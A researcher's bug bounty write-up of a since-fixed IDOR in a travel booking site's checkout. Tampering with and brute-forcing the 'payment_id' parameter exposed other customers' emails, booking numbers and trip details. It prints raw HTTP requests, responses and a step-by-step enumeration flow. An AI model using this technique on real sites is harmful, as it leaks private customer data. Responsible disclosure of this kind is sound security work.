
IDOR (at Private Bug Bounty Program) that could Result of Information Leakage

(Order Email, Booking Number, Purchase Detail – Trip duration, Departure Month, and Other)



```
POST /[redacted]/checkout/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
[redacted]82c4c2130c682d2ad5735[redacted]
809/payment/
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Cookie: tbab=c03a2aab-de9d-440a-a[redacted];
csrftoken=DBFaRjVuu4XpLPEKF7wWyDrWUkvm4BPo; popup_counter=1; trck=1;
subscribe_after_social_signin=false;
sessionid=ywayxw3g22l1r43qutysttdqqn3hqu9b
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=DBFaRjVuu4XpLPEKF7wWyDrWUkvm4BPo&payment_id=4055809&paym
ent_product=card&card=743b4ec6[redacted]
```

```
</div>



<div class="account-button no-print" >


    <a href="/accounts/settings/">
      <img class="account-button  icon"
src="//[redacted]
3917.svg" alt="" />
    </a>

    <a class="account-user" href="/accounts/settings/">
        circle.idts2@hotmail.com
    </a>
```

```
GET /order/B-2[redacted]/succes[redacted]HTZB6E%3D%3D%3D HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https:[redacted]0c682d2ad57359de[redacted]
809/payment/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
        context.transactionTotal = 8.85;
        context.transactionTotalLocal = 8.85;
        context.transactionTax = 0;
        context.transactionShipping = 0;
        context.transactionProducts = [{
            'sku': '[redacted]4',
            'name': '[redacted]',
            'category': 'hotel',
            'price': 8.85,
            'quantity': 1
        }];
        context.offerName = "[redacted]n";
        context.utmSource = [redacted];
        context.utmMedium = "email";
        context.orderEmail = "[redacted].com";
        context.label = "[redacted]
        context.country = [redacted]
        context.city = "[redacted]
        context.region = "[redacted]";
        context.accomodation_type = "hotel";
        context.latitude = "[redacted]";
        context.longitude = [redacted]";
        context.transportation_type = "own";
        context.target_group = "all";
        context.category = "hotel";
        context.sourcing_cell_name = [redacted]


        context.priceAffiliates = "59.00";




        context.GroupSize = "2";

        context.Children = "";

        context.DepartureMonth = "2";


        context.TripDuration = "1";
```

Apr 17th, 2018

@YoKoAcc (yk@firstsight.me)

[English Version]

Revision Detail

Version	Date	Detail
0.1	Apr 17th, 2018	-

Note:

The original report of this issue (sent few months ago) was modified to added some detail such as the application flow, flow of attack, and also response from the program owner.

Table of Contents

Revision Detail 2

Table of Contents 3

Table of Figures 3

I. PRE-INTRODUCTION 4

II. INTRODUCTION 4

2.1. Flow of the Application 4

2.2. Few words about Insecure Direct Object Reference 6

III. SUMMARY OF ISSUE 6

IV. PROOF OF CONCEPT 6

V. RESPONSE FROM THE PROGRAM'S OWNER 9

VI. REFERENCES 9

Table of Figures

Figure 1 Sample Request of sent “Payment_id” 7

Figure 2 Sample Response - Enumerating Other Users' Booked 7

Figure 3 Enumerate other user Data Automatically 8

Figure 4 Response from the Program Owner 9

I. PRE-INTRODUCTION

Few months ago, I got an invitation to private bug bounty program at Hackerone. To be honest, when I see that the program has been launch since **September 2015**, I really lost the interest to participate. But when I see the resolved report are only 29, then I think: "Why we not give it a try for a while?"


In short, after few hours of testing, finally I found 2 subdomain takeover issue and one of the good one is finally found an IDOR that could result of **Personal Data Leak**. And yes, the detailed about IDOR could be seen at this simple report.

II. INTRODUCTION

2.1. Flow of the Application

Just like a common site that has an online shopping feature for their customer, this private program also provides the various payment method that could be choose by customer to pay their bill. To be honest, since its already around 3 months from the issue has been closed, then we didn't remember exactly the list of payment choice except accepted the various international credit card.

When we learn how the application works, the flow to pay the bill itself need several steps to be conduct by the customer before the payment was proceed into the 3rd party service. Here are the general flows that we learn:


1 - Choosing the Destination (for example, Hotel)
2 - Fill the Personal Detail and Choose the Payment Method
3 - Proceed the Payment to the 3rd Party Service
4 - Application will response with the Booking Number even the Payment was Failed

As could be seen from the flow above:

2.1.1. User should choose the destination that they would like to choose. After the choice is decided and submitted, then the application will generate the temporary URL that saving our session that contains our choice (its normal and common at the shopping application) and send the POST Request that contains our personal data (that saved at our profile).

```
POST /booking2/numbers_here/save_session/unique_sessions_over_here
HOST: target.com
POST Value: the detail that has been saved into our profile.
```

2.1.2. In this part, the user should fill the personal detail including choosing the payment method. When the payment detail has been submitted, then the application will changes the URL from “save_session” into “order” request.

```
POST /booking2/numbers_here/order/unique_sessions_over_here
HOST: target.com
.
POST Value: the detail that has been saved into our profile including the chosen payment method.
```

2.1.3. When the POST request has check correctly by the server (in other words, there is no needed data anymore), then the application will automatically send the request to the function (including the unique hash and payment numbers) that proceed the payment to communicate with the 3rd party service (we guess it because the name of the function is very similar with the company that provides this kind of service). To censored the name, then we will name it “**xyzabc**”.

```
GET /xyzabc/unique_hash_over_here/payment_numbers_over_here/payment/
HOST: target.com
```

2.1.4. After the unique hash and payment numbers are generated at the URL, then the application send this request to the POST Method to checkout the payment process to the 3rd party service. Here are a sample requests that sent by the application:

```
POST /xyzabc/checkout/
HOST: target.com
.
.
csrfmiddlewaretoken=random_value_over_here&payment_id=means_payment_numbers&pay
ment_product=card&card=unique_hash_of_the_card
```

2.1.5. It doesn’t matter if the detail is correct or not, the application will automatically generate the booking number. In this case, if the payment was failed, then the booking number (transaction ID) will contain the failed payment process information at the page.

```
GET /order/X-12312312/instalment/resolve/?NTO=random_character_here
HOST: target.com
```

After few analysis, then we found out if there is a problem at the point 2.1.4, which is when the application was try to proceed the payment by send the “**payment_id**” parameter to the server. In other words, by manipulating this parameter, then we could enumerate the success or failed booking that made by the other user.

2.2. **Few words about Insecure Direct Object Reference**

This kind of vulnerability could allow the Attacker to gain the access into some purposes without the need to has a valid authorization. Basically, this execution is conduct by manipulate a value of the parameter that exist at the application. In its "implementation", the purposes of this execution are to see or changing the (sensitive) information that just could be access by the user that has a valid authorization into that information.

In this situation, the problem related IDOR appears at the “**payment_id**” parameter because the application didn’t validate the session yet in the checkout request.

III. SUMMARY OF ISSUE

As described above, the site didn’t validate the session yet in the “**payment_id**” request. This vulnerability could allow the Attacker to **get the failed or succeed booking** that created by other user at this site without the knowledge of their account and password.

As an information, **the best part of this issue** is we could enumerate those data automatically by brute forcing the “**payment_id**” value.

IV. PROOF OF CONCEPT


Previously, I try to enumerate directly the Booking Number (Transaction ID that explained at point 2.1.5) since the number looks so easy to be guessed. But the result of this is activity is failed (doesn’t show anything even at the browser or by viewing the frond-end source).

But, the good result has appeared when we try to change the “payment_id” parameter. By changing this parameter, then automatically the system will generate the other user’s booking number that could be used to enumerate the data that has the relation with those booking number. But please kindly note, this data can’t be seen without viewing the source.

For clearing the explanation, here is the simple step that should be conduct: For example, if we change into another ID (at this case, we change from **4055809** to **4055311**), we will get redirected into another user Booking Number (B-213xxxxx). At this part, we will get the information that someone with

cencored@cencored.com as their email address was ordered the Hotel with 1 day trip duration. We also could get the other information such as total transaction, departure month, group size, location, and other.

Here is the sample request of sent "payment_id" parameter:



Target: [redacted]

Request


```
POST /[redacted]/checkout/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
[redacted]82c4c2130c682d2ad5735[redacted]
809/payment/
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Cookie: tbab=c03a2aab-de9d-440a-a[redacted];
csrftoken=DBFaRjVuu4XpLPEKF7wWyDrWUkvm4BPo; popup_counter=1; trck=1;
subscribe_after_social_signin=false;
sessionid=ywayxw3g221lr43qutysttdqqn3hqu9b
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=DBFaRjVuu4XpLPEKF7wWyDrWUkvm4BPo&payment_id=4055809&paym
ent_product=card&card=743b4ec6[redacted]
```

Response

```
</div>




<div class="account-button no-print" >


    <a href="/accounts/settings/">
      <img class="account-button  icon"
src="//[redacted]
3917.svg" alt="" />
    </a>

    <a class="account-user" href="/accounts/settings/">
        circle.idts2@hotmail.com
    </a>
```

Figure 1 Sample Request of sent "Payment_id"

And here is the sample response that we got after changing the payment ID from **4055809** to **4055311**:



Target: htt[redacted]

Request

```
GET /order/B-2[redacted]/succes[redacted]HTZB6E%3D%3D%3D HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https:[redacted]0c682d2ad57359de[redacted]
809/payment/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

0 matches


Response

```
        context.transactionTotal = 8.85;
        context.transactionTotalLocal = 8.85;
        context.transactionTax = 0;
        context.transactionShipping = 0;
        context.transactionProducts = [{
            'sku': '[redacted]4',
            'name': [redacted]',
            'category': 'hotel',
            'price': 8.85,
            'quantity': 1
        }];
        context.offerName = "[redacted]n";
        context.utmSource = [redacted];
        context.utmMedium = "email";
        context.orderEmail = "[redacted].com";
        context.label = "[redacted]
        context.country = [redacted]
        context.city = "[redacted]
        context.region = "[redacted]";
        context.accomodation_type = "hotel";
        context.latitude = "[redacted]";
        context.longitude = [redacted]";
        context.transportation_type = "own";
        context.target_group = "all";
        context.category = "hotel";
        context.sourcing_cell_name = [redacted]


        context.priceAffiliates = "59.00";




        context.GroupSize = "2";

        context.Children = "";

        context.DepartureMonth = "2";


        context.TripDuration = "1";
```

orderemail 1 match

Figure 2 Sample Response - Enumerating Other Users' Booked


And yes, one of the best part, we also could enumerate this data automatically. By using the intruder mode and setting the redirect to always, then we could enumerate all of other user's data.



```
        context.transactionShipping = 0;
        context.transactionProducts = [{
            'sku': '[redacted]
            'name': '[redacted]
            'category':[redacted]
            'price': 31.78,
            'quantity': 1
        }];
        context.offerName = "[redacted]";
        context.utmSource = [redacted]
        context.utmMedium = "[redacted]
        context.orderEmail = "[redacted];
        context.label = "[redacted]
        context.country = '[redacted];
        context.city = "[redacted]
        context.region = [redacted]
        context.accomodation_type = "hotel";
        context.latitude = '[redacted]
        context.longitude = [redacted]
        context.transportation_type = "own";
        context.target_group = "all";
        context.category = '[redacted]
        context.sourcing_cell_name = [redacted]


        context.priceAffiliates = "269.00";



        context.GroupSize = "2";

        context.Children = "";

        context.DepartureMonth = "3";


        context.TripDuration = "7";
```


Figure 3 Enumerate other user Data Automatically

And for the recap, here is the flow of Attack related this issue:


1 - Choosing the Destination (for example Hotel)
2 - Fill the Personal Detail and Choose the Payment Method
3 - Proceed the Payment to the 3rd party service "xyzabc" (with unique hash and Payment ID)
4a - POST Request to Checkout into 3rd Party Service (Change the Payment ID)
4b - The Payment ID parameter (from 4a flow) could be change automatically (brute the ID)
5 - The application will generate the Booking Number (called as Transaction ID)
6 - View the Response from this page and we will see the other user information
7 - Attacker get the data
Finish

V. RESPONSE FROM THE PROGRAM'S OWNER

Around Four hours after they received the report (probably read the report), they fixed the issue completely and send the reward around 50 minutes after the fix has been verified.



hackerone

[redacted] IDOR that could Result of Information Leakage (Order Email, Booking Number, Purchase Detail - Trip Duration, Departure Month, Location, and other).

Hello thank you very much for your detailed report. We take this kind of bug very serious as this is a personal data leak. We have since closed the leak. Can you verify?. We will close the report and set the reward after verification.

View details on HackerOne.

Figure 4 Response from the Program Owner

To be honest, this one really break the records that I ever met.

VI. REFERENCES

- OTG-AUTHZ-004 - Testing for Insecure Direct Object References
- CWE-932: Insecure Direct Object References